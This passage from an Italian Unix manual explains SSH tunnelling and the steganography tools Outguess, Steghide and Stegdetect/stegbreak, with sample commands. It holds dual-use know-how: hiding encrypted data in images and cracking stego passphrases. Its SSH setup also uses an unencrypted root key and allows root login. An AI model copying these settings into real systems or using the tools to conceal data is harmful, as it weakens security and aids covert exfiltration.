Tabella 44.129. Opzioni utili nell'uso di '**`ssh`**' quando si vuole stabilire un tunnel cifrato.

Opzione	Descrizione
`-C`	Richiede che i dati trasmessi siano compressi, per ridurre l'utilizzo di banda.
`-f`	Richiede che il programma si metta a lavorare sullo sfondo, ma solo prima dell'esecuzione del comando, in modo da consentire, eventualmente, l'inserimento di una parola d'ordine.
`-o ServerAliveInterval` ***n***	Richiede che ogni ***n*** secondi di inattività, venga inviato un pacchetto di richiesta di attenzione al servente, attraverso il canale cifrato.

Opzione	Descrizione
`-o ServerAliveCountMax` ***n***	Dopo ***n*** tentativi falliti di ottenere una risposta dal servente, la connessione viene abbattuta.
`-w` ***tun_loc*** : ***tun_rem***	Stabilisce i nomi delle interfacce di rete virtuali da creare, presso l'elaboratore locale e presso quello remoto. I nomi devono essere compatibili con il sistema operativo e non devono essere già in uso per altri tunnel.

44.8.5.2 Attivazione del tunnel dal lato «cliente»

Dal lato cliente (la parte sinistra degli esempi mostrati), si attiva il tunnel contando di poter creare l'interfaccia '**`tun1`**' e '**`tun0`**' rispettivamente:

```
# ssh -o "ServerAliveInterval 1" ↩
↪     -o "ServerAliveCountMax 700" ↩
↪     -f ↩
↪     -w tun1:0↩
↪     1.2.3.4 true [Invio]
```

Come si può vedere, il tunnel viene creato collegandosi con l'indirizzo IPv4 1.2.3.4, il quale deve essere raggiungibile attraverso Internet; inoltre, è necessario dare un comando, per quanto inutile (in questo caso si tratta di '**`true`**'). Eventualmente viene richiesto di inserire la parola d'ordine:

```
root@1.2.3.4's password: digitazione_all'oscuro [Invio]
```

Si può poi controllare l'esistenza dell'interfaccia '**`tun0`**':

```
# ifconfig tun1 [Invio]

  tun1  Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
        UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:500
        RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Quindi si può configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun1 172.17.254.21 pointopoint 172.21.254.17 [Invio]

# route add -net 172.21.0.0 netmask 255.255.0.0 ↩
↪       gw 172.21.254.17 [Invio]
```

44.8.5.3 Configurazione dal lato «servente»

Dal lato servente, ovvero nel lato destro degli schemi di esempio mostrati, dopo che il tunnel è stato creato, è sufficiente configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun0 172.21.254.17 pointopoint 172.17.254.21 [Invio]

# route add -net 172.17.0.0 netmask 255.255.0.0 ↩
↪       gw 172.17.254.21 [Invio]
```

44.8.5.4 Autenticazione automatica

Se per qualche ragione la connessione del tunnel viene abbattuta, gli esempi mostrati non sono sufficienti a ricreare il tunnel stesso. Evidentemente, da entrambe le parti, si rende necessario uno script, che, periodicamente, controlli se è attivo o se deve essere ristabilito il collegamento. Tuttavia, per automatizzare la connessione dal lato cliente, è necessario che l'autenticazione avvenga attraverso l'auto-

rizzazione della chiave pubblica. Sinteticamente, occorre procedere come segue.


Dal lato cliente, l'utente '**root**' deve disporre di una coppia di chiavi RSA (dove la chiave privata non deve essere cifrata) che può essere creata così:

```
# ssh-keygen -t rsa -N "" -f /root/.ssh/id_rsa[Invio]
```

Così facendo, nella directory '`/root/.ssh/`' si devono ottenere i file '`id_rsa`' (chiave privata) e '`id_rsa.pub`' (chiave pubblica). Il file '`id_rsa.pub`', contenente la chiave pubblica, dovrebbe essere composto da una riga simile a quella seguente:

```
ssh-rsa AAAAB3NzaC1yc2EAAA…ObsDc1WtKtt20= root@localhost
```

A questo punto, dal lato servente, l'utente '**root**' deve dichiarare valido l'accesso da parte di chi è in grado di cifrare qualcosa che può essere decifrato con quella tale chiave pubblica. Ma, seguendo gli esempi mostrati, si pone un problema nuovo: occorre conoscere con quale indirizzo IPv4 si presenta la connessione.



Supponendo che il firewall del lato sinistro disponga di un indirizzo IPv4 statico, corrispondente a 2.3.4.5, nel file '`/root/.ssh/authorized_keys`' del lato servente occorre aggiungere la riga seguente:

```
from="2.3.4.5" ssh-rsa AAAAB3NzaC1…1WtKtt20= root@localhost
```

Naturalmente, anche il file '`/etc/ssh/sshd_config`' del lato servente deve essere redatto in modo tale da consentire un accesso di questo tipo:

```
…
PermitRootLogin yes
RSAAuthentication yes
PubkeyAuthentication yes
…
```

44.9 Steganografia

La ***steganografia*** è un metodo per nascondere delle informazioni all'interno di qualcosa. Nel concetto di steganografia rientra per esempio l'uso dell'inchiostro simpatico. Nel campo delle informazioni digitali, la steganografia avviene frequentemente attraverso la modifica delle immagini o dei suoni, in modo tale da rendere impercettibile la differenza apportata dall'inserimento dell'informazione addizionale.

L'informazione nascosta attraverso la steganografia richiede spazio; evidentemente, rispetto all'informazione apparente che veicola il messaggio nascosto, l'informazione addizionale può essere solo di entità minore. In questo caso si parla di ***portante*** per individuare l'informazione apparente che nasconde quella steganografata.

Nel campo delle immagini e dei suoni digitali, la steganografia si utilizza anche per marchiare i file, con informazioni che contengono i dati sul diritto di autore; in tal caso si parla di ***filigrana*** (*watermark*). Si osservi comunque che l'inserimento di una filigrana all'interno di un file contenente un'immagine o un suono, non dimostra la paternità dell'opera; al massimo può dimostrare chi ha eseguito il marchio. Tuttavia, in questo modo è possibile attribuire un numero di serie

univoco alla copia, della quale si intende controllare la diffusione. Chiaramente tali filigrane potrebbero essere rimosse, al costo di una riduzione sensibile di qualità nell'immagine o nel suono; tuttavia, si tratta di informazioni di cui spesso si ignora l'esistenza e per le quali non esistono strumenti adeguati in grado di verificarlo.

44.9.1 Tecniche steganografiche

«

Le tecniche attraverso cui si realizza la steganografia sono varie e possibilmente sconosciute. Quando la tecnica steganografica è nota, ma soprattutto è noto l'algoritmo usato per inserire le informazioni nella portante, di solito i dati da nascondere sono cifrati, salvo il caso della filigrana in cui l'intento può essere proprio quello di rendere evidente l'informazione.

Nel caso delle immagini, se la portante è costituita da un file in formato grezzo, o comunque non compresso (come può essere il formato PNM o il TIFF), l'informazione può avvenire modificando alcuni bit meno significativi che descrivono il colore di ogni punto grafico (*pixel*). Quando invece l'immagine è costituita da un file in un formato compresso (con perdita di informazioni), la steganografia può sfruttare le caratteristiche dell'algoritmo di compressione stesso per celare le proprie informazioni (la scelta di comprimere in un modo rispetto a un altro determina l'informazione aggiuntiva).

Si possono nascondere delle informazioni in un programma eseguibile, quando esiste la possibilità di sostituire delle istruzioni con altre equivalenti, sfruttando così queste variazioni per inserire delle informazioni. Naturalmente ci possono essere altre possibilità, in base alle caratteristiche del formato eseguibile da utilizzare; quello che conta è che le modifiche al file per introdurre le informazioni stega-

nografiche non interferiscano con il funzionamento del programma stesso.

È possibile usare un file di testo puro per inserire un'informazione addizionale «invisibile», modificando la spaziatura ed eventualmente la punteggiatura. Si può arrivare anche alla sostituzione di parole, attraverso un vocabolario di sinonimi.

Qualunque sia il metodo usato per la steganografia, spesso si richiede che l'informazione aggiunta sia ridondante in qualche modo, per poterla ricostruire in caso di un danneggiamento parziale.

44.9.2 Outguess

Outguess[23] è un programma per la steganografia elettronica in generale, per il quale possono essere scritte delle estensioni relative a diversi tipi di informazioni. Tuttavia, inizialmente è possibile utilizzare soltanto alcuni formati di immagini per inserire informazioni steganografate:

```
outguess [opzioni] file_portante_originale file_steganografato
```

```
outguess -r [opzioni] file_steganografato file_informazione_segreta
```

Il modello sintattico da un'idea di massima dell'utilizzo dell'eseguibile '**`outguess`**': in condizioni normali si inserisce un'informazione segreta, creando così un file steganografato; se si usa l'opzione '**`-r`**', si estrae l'informazione segreta da un file già steganografato in precedenza.

Outguess ha la capacità di inserire due informazioni steganografiche sovrapposte; inoltre, dal momento che l'algoritmo steganografico è noto, le informazioni possono essere cifrate.

Tabella 44.135. Alcune opzioni.

Opzione	Descrizione
`-k` ***chiave*** `-K`***chiave***	Specifica la chiave (la parola d'ordine) da usare per cifrare o decifrare l'informazione segreta. Nel secondo caso si fa riferimento alla seconda informazione incorporata o da incorporare.
`-d` ***file*** `-D` ***file***	Specifica il file contenente i dati da nascondere all'interno di un altro. Nel secondo caso, si tratta del secondo file da inserire.
`-e` `-E`	Con questa opzione si richiede di aggiungere delle ridondanze all'informazione nascosta, in modo da poterla recuperare anche in presenza di qualche piccolo errore nell'informazione portante. Nel secondo caso, si fa riferimento al secondo file da nascondere.
`-r`	Richiede l'estrazione delle informazioni nascoste.

Segue la descrizione di alcuni esempi.

- `$` **`outguess -d foglio.xls danza.jpg danza-steg.jpg`**[*Invio*]

  Con questo comando si vuole utilizzare il file '`danza.jpg`' per nascondere il file '`foglio.xls`', ottenendo così il file '`danza-steg.jpg`'. Purtroppo, il file portante non ha lo spazio sufficiente per questo:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'foglio.xls': 45056 bits, 5632 bytes
steg_embed: message larger than correctable size 45056 > 7983
```

- `$` **`outguess -d messaggio.txt danza.jpg danza-steg.jpg`**[*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere è costituito da '`messaggio.txt`'. Questa volta, l'incorporazione ha successo e il file '`danza-steg.jpg`' viene generato:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   205(43.4%)[46.6%], bias   197(0.96), saved:     1, total:  1.15%
0, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 205(43.4%)[46.6%], bias: 197, tot: 17887, skip: 17415
Foiling statistics: corrections: 93, failed: 0, offset: 30.333333 +- 71.419389
Total bits changed: 402 (change 205 + bias 197)
Storing bitmap into data...
Writing danza-steg.jpg....
```

  Si osservi che il file '`messaggio.txt`' è stato steganografato in chiaro, pertanto chiunque può estrarre l'informazione contenuta nel file '`danza-steg.jpg`'.

- `$` **`outguess -d messaggio.txt -k "ciao a tutti"`** ↩
  ↪ **`danza.jpg danza-steg.jpg`**[*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere viene cifrato usando la parola d'ordine «ciao a tutti»:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Foiling statistics: corrections: 117, failed: 0, offset: 43.580000 +- 68.673760
Total bits changed: 402 (change 215 + bias 187)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- `$` **`outguess -d messaggio.txt -k "ciao a tutti"`** ↩
  ↪ **`-D messaggio-bis.txt -K "viva le donne"`** ↩
  ↪ **`danza.jpg danza-steg.jpg`**[*Invio*]

Questo comando è una variante di quello precedente, in cui ci sono due file da nascondere, cifrati con parola d'ordine differenti:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Encoded 'messaggio-bis.txt': 440 bits, 55 bytes
Finding best embedding...
  111:   248(52.5%)[56.4%], bias   280(1.13), saved:    -3, total:  1.39%
111, 528: Embedding data: 440 in 17882
Bits embedded: 472, changed: 248(52.5%)[56.4%], bias: 280, tot: 17924, skip: 17452
Foiling statistics: corrections: 239, failed: 0, offset: 46.980892 +- 108.044297
Total bits changed: 930 (change 463 + bias 467)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- `$` **`outguess -r -k "ciao a tutti" danza-steg.jpg ↩`**
  `↪` **`testo.txt`** [*Invio*]

  Questo comando si riferisce all'esempio precedente e si mostra l'estrazione del primo file di informazioni (generando il file '`testo.txt`'). Si osservi che la selezione si ottiene solo in base alla scelta della parola d'ordine corretta:

```
Reading danza-steg.jpg....
Extracting usable bits:   17882 bits
Steg retrieve: seed: 136, len: 55
```

- `$` **`outguess -r -k "viva le donne" ↩`**
  `↪` **`danza-steg.jpg testo-bis.txt`** [*Invio*]

  Questo comando si riferisce ai due esempi precedenti e si mostra l'estrazione del secondo file di informazioni (generando il file '`testo-bis.txt`'). Si osservi che la selezione si ottiene solo

in base alla scelta della parola d'ordine corretta e l'opzione '**-k**' rimane in forma minuscola:

```
Reading danza-steg.jpg....
Extracting usable bits:   17882 bits
Steg retrieve: seed: 111, len: 55
```

44.9.3 Stegdetect

«

Stegdetect[24] è un programma realizzato dallo stesso autore di Outguess, con lo scopo di cercare di individuare la presenza di informazioni steganografiche all'interno di file che apparentemente contengono solo un'immagine.

Il programma è in grado, teoricamente, di individuare la presenza di diversi tipi di algoritmi steganografici, ma non si può contare che l'analisi sia attendibile; soprattutto, non si può contare sul fatto che sia rivelato alcunché, anche quando l'informazione nascosta esiste veramente.

```
stegdetect [opzioni] [file] ...
```

Il programma '**stegdetect**', viene usato normalmente senza opzioni, indicando nella riga di comando l'elenco dei file da controllare; se questa indicazione manca, '**stegdetect**' attende il nome dei file da controllare dallo standard input. Ecco un esempio molto semplice di utilizzo:

```
$ stegdetect *.jpg [Invio]
```

```
...
000001.jpg : negative
000002.jpg : jphide(*)
000003.jpg : skipped (false positive likely)
000004.jpg : jphide(***)
000005.jpg : outguess(**)
000007.jpg : negative
...
```

Come si può intuire, gli asterischi vengono usati per indicare la probabilità con la quale è da ritenere che esista effettivamente un'informazione steganografata con l'algoritmo indicato.

Il pacchetto di Stegdetect include anche il programma '**stegbreak**', con il quale si può tentare di estrarre l'informazione contenuta nella portante, tentando di scoprire la parola d'ordine usata per cifrare i dati:

```
stegbreak [opzioni] [file] ...
```


L'utilizzo del programma avviene nello stesso modo di '**stegdetect**', con la differenza che, se l'analisi ha successo, il rapporto generato restituisce, con il nome del file, la parola d'ordine scoperta.

Di solito, assieme a questi programmi si trova anche '**xsteg**'[25] (che eventualmente può essere distribuito con un pacchetto separato), il quale consente l'uso di '**stegdetect**' attraverso un pannello grafico.

```
xsteg
```

Il programma non richiede opzioni e comunque offre funzionalità limitate.

Figura 44.143. Xsteg durante il funzionamento.



Per ulteriori dettagli, si vedano le pagine di manuale *stegdetect(1)*, *stegbreak(1)* e *xsteg(1)*.

44.9.4 Steghide

«

Steghide[26] è un programma per la steganografia, utilizzando formati grafici (JPEG e BMP) e formati audio non compressi (WAV-RIFF e AU). La sintassi per l'uso del programma prevede un argomento iniziale che dichiara l'azione, seguito dalle opzioni relative:

```
steghide azione [opzioni]
```

L'azione viene dichiarata attraverso un nome che eventualmente può essere preceduto da due trattini ('**--**').

Tabella 44.144. Alcune azioni.

Azione	Descrizione
`embed` `--embed`	Richiede l'inserimento di un'informazione all'interno di un file portante che si vuole steganografare.
`extract` `--extract`	Richiede l'estrazione di un'informazione da un file steganografato in precedenza.
`info` `--info`	Richiede informazioni su un file da steganografare o già steganografato.

Segue la descrizione di alcune opzioni. Si osservi che le opzioni utilizzabili effettivamente dipendono dall'azione dichiarata all'inizio della riga di comando.

Tabella 44.145. Alcune opzioni.

Opzione	Descrizione
`-ef` ***file*** `--embedfile` ***file***	Specifica un file da inserire all'interno di un altro, attraverso la steganografia (quando si usa l'azione '**embed**').

Opzione	Descrizione
`-cf` ***file*** `--coverfile` ***file***	Specifica un file portante, da steganografare.
`-sf` ***file*** `--stegofile` ***file***	Specifica il nome del file steganografato da generare (quando si usa l'azione '**`embed`**').
`-xf` ***file*** `--extractfile` ***file***	Specifica il nome del file da generare con il contenuto di quanto inserito in precedenza in un file steganografato (si usa con l'azione '**`extract`**').
`-p` ***parola_d'ordine*** `--passphrase` ***parola_d'ordine***	Specifica, già nella riga di comando, la parola d'ordine da usare per cifrare o per decifrare un'informazione segreta.

In condizioni normali, Steghide comprime e cifra le informazioni prima di procedere alla steganografia; attraverso delle opzioni che non sono state elencate, è possibile specificare il livello di compressione e l'algoritmo da usare per la cifratura. Il sistema crittografico è simmetrico, ovvero a chiave segreta, costituita da una parola d'ordine. Segue la descrizione di alcuni esempi.

- `$` **`steghide info prova.jpg`**[*Invio*]

  Richiede informazioni sul file '`prova.jpg`' che in questo caso consente di inserire circa 2,9 Kibyte:

```
"prova.jpg":
  format: jpeg
  capacity: 2.9 KB
```

Il programma propone di verificare l'esistenza di un contenuto steganografico, ma in questo caso si rinuncia:

```
Try to get information about embedded data? (y/n) n[Invio]
```

- `$ steghide embed -ef messaggio.txt -cf prova.jpg ↩`
  `↪ -sf prova-steg.jpg`[*Invio*]

  Si richiede di utilizzare il file '`prova.jpg`' per incorporare il contenuto del file '`messaggio.txt`', generando il file steganografato '`prova-steg.jpg`'. Mancando l'opzione '**`-p`**', viene richiesto di specificare la parola d'ordine:

  ```
  Enter passphrase: digitazione_all'oscuro [Invio]

  Re-Enter passphrase: digitazione_all'oscuro [Invio]

    embedding "messaggio.txt" in "prova.jpg"... done
    writing stego file "prova-steg.jpg"... done
  ```

- `$ steghide extract -sf prova-steg.jpg`[*Invio*]

  Si richiede di estrarre il contenuto di '`prova-steg.jpg`':

  ```
  Enter passphrase: digitazione_all'oscuro [Invio]

    wrote extracted data to "messaggio.txt".
  ```

- `$ steghide extract -sf prova-steg.jpg -xf segreto.txt`[*Invio*]

  Si richiede di estrarre il contenuto di '`prova-steg.jpg`', specificando che il nome da usare per il file da creare deve essere '`segreto.txt`':


  ```
  Enter passphrase: digitazione_all'oscuro [Invio]
  ```

```
wrote extracted data to "segreto.txt".
```

44.9.5 Codici audio

«

L'inserimento di filigrane audio ha delle implicazioni importanti, le quali comportano la possibilità di controllare dove viene ascoltata una certa fonte sonora. Il principio si basa sul fatto che le filigrane non risultino udibili, per l'orecchio umano, ma possano essere captate da un microfono di un telefono mobile, nel quale sia stata installata un'applicazione adatta. Tale applicazione avrebbe lo scopo di raccogliere costantemente l'audio proveniente dal microfono, alla ricerca di codici audio riconoscibili, da trasmettere successivamente a qualche destinazione.



La figura mostra Tizio che sta riproducendo una fonte sonora di qualunque tipo. In tale fonte sonora sono nascosti dei codici che non si riconoscono a orecchio, ma lì vicino c'è Caio, con un telefono mobile connesso a Internet, nel quale c'è in funzione un'applicazione in grado di intercettare tali codici audio, trasmettendoli da qualche parte. Si possono ipotizzare diverse situazioni, per esempio questi due casi:

- la fonte sonora proviene da una stazione radio (o televisiva) e il meccanismo di intercettazione dei codici permette di ottenere delle statistiche molto precise sugli ascolti, eventualmente con un dettaglio sull'efficacia della pubblicità trasmessa;
- la fonte sonora proviene da una copia di una canzone acquistata da Sempronio, nella quale è stato inserito un codice univoco per individuarla, copia che però Sempronio ha diffuso incautamente a degli amici, così si scopre che quella copia particolare di quella canzone viene ascoltata in luoghi molto differenti e che Sempronio non ha rispettato i termini della licenza di quell'acquisto.

44.10 Riferimenti

«

- Andrea Colombo, *Le nuove tecnologie di crittografia*, http://impresa-stato.mi.camcom.it/im_43/colo.htm
- *The GNU Privacy Handbook*, 1999, http://www.gnupg.org/gph/en/manual.html
- Tony Sale, *Codes and Ciphers in the Second World War*, *The history, science and engineering of cryptanalysis in World War II*, http://www.codesandciphers.org.uk/

- *The GNU Privacy Handbook*, 1999, http://www.gnupg.org/
- Bert-Jaap Koops, *Crypto law survey*, http://cwis.kub.nl/~frw/people/koops/lawsurvy.htm (non più disponibile)
- Kille S., *RFC 1779, A String Representation of Distinguished Names*, 1995, http://www.ietf.org/rfc/rfc1779.txt
- *Introduction to SSL*, http://docs.sun.com/source/816-6156-10/contents.htm
- *OpenSSL*, http://www.openssl.org
- R. Housley, W. Ford, W. Polk, D. Solo, *RFC 2459: Internet X.509 Public Key Infrastructure -- Certificate and CRL Profile* 1999, http://www.ietf.org/rfc/rfc2459.txt
- *OpenSSH*, http://www.openssh.com/
- Pagine di riferimenti a lavori attorno al protocollo SSH, http://www.openssh.org/
- Ulrich Flegel, *The interaction between SSH and X11, thoughts on the security of the Secure Shell*, 1997, http://wayback.archive.org/web/2002/http://p.ulh.as/docs/
- OpenVPN Technologies, *OpenVPN*, http://openvpn.net/
- *Hostizzle: Free OpenVPN–for real!*, http://hostizzle.com
- Enrico Pagliarini, *2024, 28/01/2012, La firma elettronica*, http://www.radio24.ilsole24or24e.com/main.php?articolo=firmare-senza-carta-codici-sonori-udibili-privacy-digitale-documenti , da 00:16 fino a 00:25 viene trattata la questione dei codici sonori, mentre da 00:25 in poi viene trattato l'argomento della firma elettronica, ovvero di quella che si ottiene con un pennino usato sopra una superficie sensibile.

[1] La firma elettronica è un concetto diverso dalla firma digitale, dove la firma avviene come su carta, attraverso un pennino e uno schermo sensibile, in grado di registrare sia il tratto, sia la pressione con cui questo è stato ottenuto.

[2] Nella terminologia normale che riguarda i sistemi di cifratura dei messaggi, questo codice di controllo è conosciuto come «hash».

[3] Qui si intende il furto di una chiave privata che non sia stata cifrata, o della quale sia stata scoperta la parola d'ordine necessaria per decifrarla.

[4] L'affermazione va intesa nel senso che l'autore non è in grado di dare un'indicazione precisa al riguardo.

[5] **GnuPG** GNU GPL

